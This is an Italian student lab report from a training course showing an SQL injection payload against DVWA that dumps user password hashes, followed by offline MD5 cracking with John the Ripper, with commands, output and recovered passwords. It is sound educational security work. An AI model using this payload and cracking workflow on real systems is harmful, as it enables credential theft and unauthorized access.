



Esercizio Epcode

Attacchi ai sistemi

ESERCIZIO EPICODE WEEK 14 DAY 1 A CURA DI FABIO RENNA

Indice

Executive Summary.....	2
Introduzione.....	2
Obiettivo.....	3
Proof of Concept.....	3 -5
Conclusione.....	6

Executive Summary

Nel corso dell'attività di laboratorio è stato simulato un attacco di **password cracking** partendo da credenziali ottenute tramite una precedente **SQL Injection**. Le password recuperate dal database non erano memorizzate in chiaro, ma sotto forma di **hash MD5**, rendendo necessario un processo di cracking offline per risalire alle password originali.

Utilizzando lo strumento **John the Ripper**, è stato possibile recuperare con successo tutte le password in chiaro associate agli hash estratti, dimostrando la debolezza dell'algoritmo MD5 e l'uso di password comuni. L'esercizio evidenzia come una vulnerabilità applicativa, combinata a pratiche di sicurezza inadeguate nella gestione delle password, possa portare alla compromissione completa delle credenziali degli utenti.

Introduzione

L'esercizio è stato svolto all'interno di un laboratorio virtuale basato su **DVWA (Damn Vulnerable Web Application)**, raggiungibile da una macchina **Kali Linux** utilizzata come sistema attaccante. In una fase precedente, tramite una vulnerabilità di **SQL Injection**, sono stati estratti gli hash delle password degli utenti memorizzati nel database dell'applicazione.

Poiché le password non risultavano essere in chiaro ma sotto forma di hash MD5, l'attività si è concentrata sull'analisi e sul cracking di tali hash al fine di dimostrare l'effettiva esposizione delle credenziali.

Per questa operazione è stato utilizzato **John the Ripper**, uno strumento ampiamente impiegato in ambito di penetration testing per il recupero di password.

Obiettivo

L'obiettivo dell'esercizio è:

- utilizzare gli hash delle password ottenuti tramite SQL Injection
- identificare la tipologia di hashing utilizzata (MD5)
- eseguire un attacco di **password cracking offline**
- recuperare le password in chiaro utilizzando **John the Ripper**
- comprendere i rischi legati all'uso di algoritmi di hashing obsoleti e di password deboli
- documentare l'esecuzione e i risultati dell'attacco tramite screenshot e spiegazioni tecniche

Proof of Concept

DVWA

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
padding: disabled

Accedendo alla sezione **DVWA → SQL Injection**, con livello di sicurezza impostato su **LOW**, è stata sfruttata una vulnerabilità di **SQL Injection non blind** per estrarre le credenziali degli utenti dal database.

Nel campo *User ID* è stato inserito il seguente payload SQL:

```
1' UNION SELECT user, password FROM users-- -
```

Analisi:


Il payload utilizza la clausola **UNION SELECT** per combinare il risultato della query originale con una query arbitraria controllata dall'attaccante. In assenza di sanitizzazione dell'input e di prepared statements, l'applicazione esegue direttamente la query modificata, permettendo l'accesso ai dati contenuti nella tabella users.

Risultato:

L'applicazione restituisce una lista di utenti accompagnata dai rispettivi valori di password, che non risultano essere in chiaro ma sotto forma di **hash**.

L'aspetto degli hash indica l'utilizzo dell'algoritmo **MD5**, noto per essere obsoleto e vulnerabile ad attacchi di cracking offline.

Questo passaggio rappresenta il punto di partenza dell'attacco di **password cracking**, in quanto consente all'attaccante di ottenere il materiale necessario (hash delle password) senza ulteriori interazioni con il sistema target.



```
Session Actions Edit View Help
GNU nano 8.7
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Dopo aver estratto gli hash delle password tramite SQL Injection, è stato creato un file di testo contenente le credenziali nel formato richiesto dallo strumento di cracking.

Il file è stato creato sulla macchina **Kali Linux** utilizzando un editor di testo e salvato con nome hashes.txt.

Questo formato consente a **John the Ripper** di associare correttamente ogni hash all'utente corrispondente durante la fase di cracking.

Gli hash presentano una lunghezza e una struttura compatibile con l'algoritmo **MD5**, rendendoli idonei a un attacco di cracking offline.

Questo passaggio è fondamentale per preparare correttamente i dati estratti dal database e procedere con la fase successiva di recupero delle password in chiaro.

```
(kali㉿kali)-[~]
$ john --format=raw-md5 hashes.txt

Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley        (1337)
5g 0:00:00:00 DONE 3/3 (2026-01-06 18:07) 26.31g/s 959294p/s 959294c/s 1049KC/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Una volta preparato il file contenente gli hash delle password, è stato avviato il processo di **password cracking offline** utilizzando lo strumento **John the Ripper** sulla macchina Kali Linux.

John the Ripper utilizza una combinazione di **dictionary attack** (basato su wordlist) e **incremental attack** per confrontare gli hash presenti nel file con quelli generati a partire da possibili password. Poiché gli hash non sono protetti da salt e utilizzano l'algoritmo MD5, il cracking avviene in modo rapido ed efficace.

L'esecuzione del comando ha permesso di recuperare con successo tutte le password in chiaro associate agli utenti presenti nel database:

- admin → password
- smithy → password
- gordonb → abc123
- pablo → letmein
- 1337 → charley

Il completamento del cracking conferma la debolezza delle password utilizzate e l'inadeguatezza dell'algoritmo di hashing adottato.

Conclusione

L'attività di laboratorio ha dimostrato come una vulnerabilità di **SQL Injection**, combinata a una gestione non sicura delle password, possa portare alla compromissione completa delle credenziali degli utenti.

Attraverso l'estrazione degli hash dal database e l'utilizzo di tecniche di **password cracking offline**, è stato possibile recuperare tutte le password in chiaro associate agli account presenti nel sistema.

L'uso dell'algoritmo di hashing **MD5**, privo di meccanismi di protezione come il **salt**, ha reso il processo di cracking rapido ed efficace, specialmente in presenza di password deboli e comuni. Questo evidenzia come algoritmi obsoleti e pratiche di sicurezza inadeguate rappresentino un rischio critico per la confidenzialità delle informazioni.

L'esercizio sottolinea l'importanza di adottare tecniche di hashing moderne e sicure, come algoritmi basati su **bcrypt**, **scrypt** o **Argon2**, oltre all'implementazione di politiche di password robuste. In un contesto reale, la combinazione di vulnerabilità applicative e password mal gestite potrebbe consentire a un attaccante di ottenere accesso non autorizzato e compromettere l'intero sistema.

Venezia, 05/12/2025

Fabio Renna